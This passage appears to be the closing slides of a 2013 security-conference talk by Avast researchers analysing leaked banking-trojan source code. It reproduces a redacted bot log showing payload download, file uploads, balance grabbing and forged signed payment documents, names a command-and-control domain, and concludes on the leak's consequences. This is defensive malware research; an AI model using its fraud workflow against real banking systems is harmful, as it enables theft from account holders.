- ▶ Status [new] GetSTATUS = new
- ▶ INFO: **Base URL** = <TARGETED BANK>
- ▶ || **Window JFrame Title**: <TITLE OF RBI> || 2:48:23
- ▶ checkFileExisting (): file [C: \Documents and Settings\user\Desktop\3\0404] EXIST
- ▶ Sending a file POST request >>> C:\Documents and Settings\user\Desktop\3 \0404 <<< OK
- ▶ INFO: iBank Version: 2.0.22; LANGUAGE = RUS
- ▶ Team thread started; INFO: Automatic ;INFO: Agent is running
- ▶ Start downloading ... **<RDPDoor url>**; Download complete.
- ▶ || Window JFrame Title: <TITLE OF RBI> || 2:49:32
- ▶ WARNING: File **client2015_orig.jar** not yet loaded. We expect ...
- ▶ Runs C:\Documents and Settings\All Users\20.4.2012__2.49.28.835.exe
- ▶ File downloaded and saved <%All Users>\20.4.2012__2.49.28.835.exe
- ▶ **rdp** already been requested and carried out

Modifying Java bytecode – net log

- ▶ **Team thread** started
- ▶ Sending data on accounts
- ▶ Populating a list of details
- ▶ Status [**balance grabbed**]
- ▶ ECP (4/9) = OW: <NAME> ID: <ID> TP: <MSG> ST: <STATUS> Total = 1 ||
- ▶ = Sender "<STRING>" ||
- ▶ **INN** = <INN NUMBER> ||
- ▶ **Account number** = <ACCOUNT NUMBER> | |
- ▶ **BIK** = <BIK NUMBER> ||
- ▶ Document [XXX] successfully created and saved
- ▶ In working table AZ document was found - (N: XXX {Status: New [0]})
- ▶ In the config added key signature
- ▶ Document [XXX] successfully signed
- ▶ Status [**done**]
- ▶ Sending LOGLOC
- ▶ Sending a file POST request >>> C:\Documents and Settings\All Users\rt2.log

Conclusion

- ▶ What we have seen
 - ▶ “Leaking the source code was not like the leaking of a weapon, but more like the leaking of a tank factory,” (an Ukrainian tech blogger)
 - ▶ Gangs of cybercriminals arrested but active instances of bot found recently in the wild (October 2013, C&C *ssb-consult.com*, tens of unique daily hits)
 - ▶ The first malicious code found in the wild based on the leak [Matrosov A., ESET: “The Powerloader 64-bit update based on leaked exploits”] → indirect consequence of the leak
 - ▶ Could mentioned Remote Banking Interfaces react to avoid existing attacks? Fortunately yes, they have been updated.

Conclusion

- ▶ What we can expect
 - ▶ Direct consequences
 - ▶ Core functionality could be sufficient
 - ▶ Updates of specific attacks against RBIs reflecting their changes
 - ▶ Additional levels of encryption added (config file, character strings, comm. protocol etc.) → analysis hardened
 - ▶ like the ZeuS case → Citadel, Ice IX, GameOver, KINS



Security in knowledge

Thank you!

Peter Kálnai

AVAST Software

@pkalnai

kalnai@avast.com

<http://blog.avast.com/author/kalnai>

Jaromír Hořejší

AVAST Software

@JaromirHorejsi

horejsi@avast.com

<http://blog.avast.com/author/jaromir.horejsi>

RSAC[®]CONFERENCE
EUROPE 2013

